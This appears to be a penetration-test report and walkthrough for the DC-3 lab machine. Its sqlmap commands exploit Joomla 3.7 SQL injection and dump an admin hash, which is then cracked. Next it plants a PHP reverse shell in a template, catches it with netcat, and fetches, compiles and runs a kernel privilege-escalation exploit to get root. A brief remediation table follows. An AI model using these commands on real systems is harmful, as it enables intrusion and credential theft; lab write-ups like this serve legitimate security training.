

DC 3 Vapt Report




Through nmap scan we found out the ip of the vulnerable machine that is 192.168.31.127.



From nmap result we found only HTTP service is running on port 80 and we got to know that JOOMLA CMS is installed on this website.


So, we navigate to port 80 by exploring target IP in the web browser and read the text message of the admin, moreover the website was running on Joomla CMS as found above.



So to identify installed Joomla version, we checked its Readme file. We can clearly come to know about the version of Joomla 3.7, I think this is might come in handy.



We looked for **Joomla 3.7** in **searchsploit**



and found **JOOMLA SQL INJECTION exploit**. We copied the exploits **42033.txt** file on our machine and read it contents. It revealed a **Command for Sqlmap** along with a vulnerable URL.

Then we executed given below sqlmap command and with the help of it we look for the Database names that revealed database 5 entries as shown in the image given below where I notice joomladb.

sqlmap -u "http://192.168.31.127/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]

```
[00:30:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.1
[00:30:35] [INFO] fetching database names
[00:30:35] [INFO] resumed: 'information_schema'
[00:30:35] [INFO] resumed: 'joomladb'
[00:30:35] [INFO] resumed: 'mysql'
[00:30:35] [INFO] resumed: 'performance_schema'
[00:30:35] [INFO] resumed: 'sys'
available databases [5]:
[*] information_schema
[*] joomladb
[*] mysql
[*] performance_schema
[*] sys

[00:30:35] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[00:30:35] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.31.127'

[*] ending @ 00:30:35 /2026-06-06/

msf >
```

Let's again use Sqlmap to look for the tables and column.

sqlmap -u "http://192.168.31.127/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D joomladb --tables --batch

```
[01:05:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (xenial or yakkety)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.1
[01:05:27] [INFO] fetching entries of column(s) '`name`,password' for table '#__users' in database 'joomladb'
[01:05:27] [INFO] retrieved: 'admin'
[01:05:27] [INFO] retrieved: '$2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWFlfB1Zu'
Database: joomladb
Table: #__users
[1 entry]
+---------+--------------------------------------------------------------+
| name    | password                                                     |
+---------+--------------------------------------------------------------+
| admin   | $2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWFlfB1Zu |
+---------+--------------------------------------------------------------+

[01:05:27] [INFO] table 'joomladb.`#__users`' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.31.127/dump/joomladb/#__users.csv'
[01:05:27] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 20560 times, 404 (Not Found) - 234 times
[01:05:27] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.31.127'
```

```
┌──(kali㉿kali)-[~/…/output/192.168.31.127/dump/joomladb]
└─$ cat '#__users.csv'
name,password
admin,$2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWFlfB1Zu
```

We have saved the hash in our system and use john the ripper to crack the hash. Now we have both the credentials to log into Joomla.

Username- admin

Password- snoopy


```
┌──(kali㉿kali)-[~]
└─$ john hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
No password hashes left to crack (see FAQ)

┌──(kali㉿kali)-[~]
└─$ john --show hash
?:snoopy


1 password hash cracked, 0 left

┌──(kali㉿kali)-[~]
└─$
```

Let’s login into Joomla as admin.



After spending some time exploring, we got an idea to add a malicious PHP code (available inside kali: /usr/share/webshells/php) in **index.php of beez3 template** for getting reverse shell as shown below.



On the other side, we set up a netcat listener. Upon Execution, we got the shell of the target system. To get a proper shell, we have used the python one-liner to spawn the TTY shell.

nc -lvp 1234

python -c 'import pty;pty.spawn("/bin/bash")'


uname -a

lsb_release -a

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 7584
listening on [any] 7584 ...
ls
sfs
connect to [redacted] from (UNKNOWN) [redacted] 59242
Linux DC-3 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 athlon i686 GNU/Linux
 16:08:41 up 14 min,  0 users,  load average: 0.01, 0.09, 0.18
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ bin
boot
dev
etc
home
initrd.img
lib
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
$ /bin/sh: 2: sfs: not found
```

```
$ whoami
www-data
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-3:/$ ls
ls
bin   dev   home         lib          media  opt   root  sbin  srv  tmp  var
boot  etc   initrd.img   lost+found   mnt    proc  run   snap  sys  usr  vmlinuz
www-data@DC-3:/$
```

Without wasting time, we found a privilege escalation exploit for **ubuntu 16.04**. We have downloaded it and extracted it.



cd /tmp

wget https://www.exploit-db.com/exploits/39772

unzip 39722.zip

ls

cd 39772

ls

tar -xvf exploit.tar

```
www-data@DC-3:/tmp$ wget https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
<atabase/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
--2026-06-06 16:32:49--  https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
Resolving gitlab.com (gitlab.com)... 2606:4700:90:0:f22e:fbec:5bed:a9b9, [redacted]
Connecting to gitlab.com (gitlab.com)|2606:4700:90:0:f22e:fbec:5bed:a9b9|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/octet-stream]
Saving to: '39772.zip'

39772.zip           100%[===================>]   6.86K  --.-KB/s    in 0.001s

2026-06-06 16:32:50 (10.2 MB/s) - '39772.zip' saved [7025/7025]

www-data@DC-3:/tmp$ ls
ls
39772.zip
systemd-private-670ef26a0c914a4393cbdc77de208ed2-systemd-timesyncd.service-xXpcQB
```

```
www-data@DC-3:/tmp$ ls -la
ls -la
total 52
drwxrwxrwt 11 root     root     4096 Jun  6 16:33 .
drwxr-xr-x 22 root     root     4096 Mar 23  2019 ..
drwxrwxrwt  2 root     root     4096 Jun  6  2026 .ICE-unix
drwxrwxrwt  2 root     root     4096 Jun  6  2026 .Test-unix
drwxrwxrwt  2 root     root     4096 Jun  6  2026 .X11-unix
drwxrwxrwt  2 root     root     4096 Jun  6  2026 .XIM-unix
drwxrwxrwt  2 root     root     4096 Jun  6  2026 .font-unix
drwxr-xr-x  2 www-data www-data 4096 Aug 16  2016 39772
-rw-rw-rw-  1 www-data www-data 7025 Jun  6 16:32 39772.zip
drwxrwxr-x  3 www-data www-data 4096 Aug 16  2016 __MACOSX
drwx------  3 root     root     4096 Jun  6  2026 systemd-private-670ef26a0c914a4393cbdc77de208ed2-systemd-timesyncd.service-xXpcQB
drwx------  2 root     root     4096 Jun  6  2026 vmware-root
www-data@DC-3:/tmp$
```

After running the exploit, we have easily got the root access and thus got our Final flag.

ls

cd ebpf_mapfd_doubleput_exploit

ls

./compile.sh

ls


./doubleput

cd root

ls

cat the-flag.txt

```
www-data@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./doubleput.c
./doubleput.c
bash: ./doubleput.c: Permission denied
www-data@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./doubleput
./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <= 60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit# ls
ls
compile.sh  doubleput.c  hello    suidhelper
doubleput   fuse_mount   hello.c  suidhelper.c
root@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit# whoami
whoami
root
root@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit#
```



Vulnerable machine ip address through my machine

Decription	The target website is running an outdated version of Joomla CMS. Outdated CMS installations may contain publicly known vulnerabilities that could allow attackers to gain unauthorized access, disclose sensitive information, or compromise the web application.
Vulnerability name	Outdated Joomla CMS
Port	80/TCP
Service name	Apache httpd
Version	2.4.18
Severity	High
CVE ID	CVE-2017-8917
Remdiation	• Upgrade Joomla to the latest supported version. • Apply all security patches and updates. • Remove unused plugins and extensions. • Implement regular vulnerability assessments.
Proof of Concept	Step 1: Perform web application enumeration and identify the Joomla CMS version running on the target website. Step 2: Verify that the identified Joomla version is affected by publicly known

	vulnerabilities and confirm the finding in the authorized assessment environment.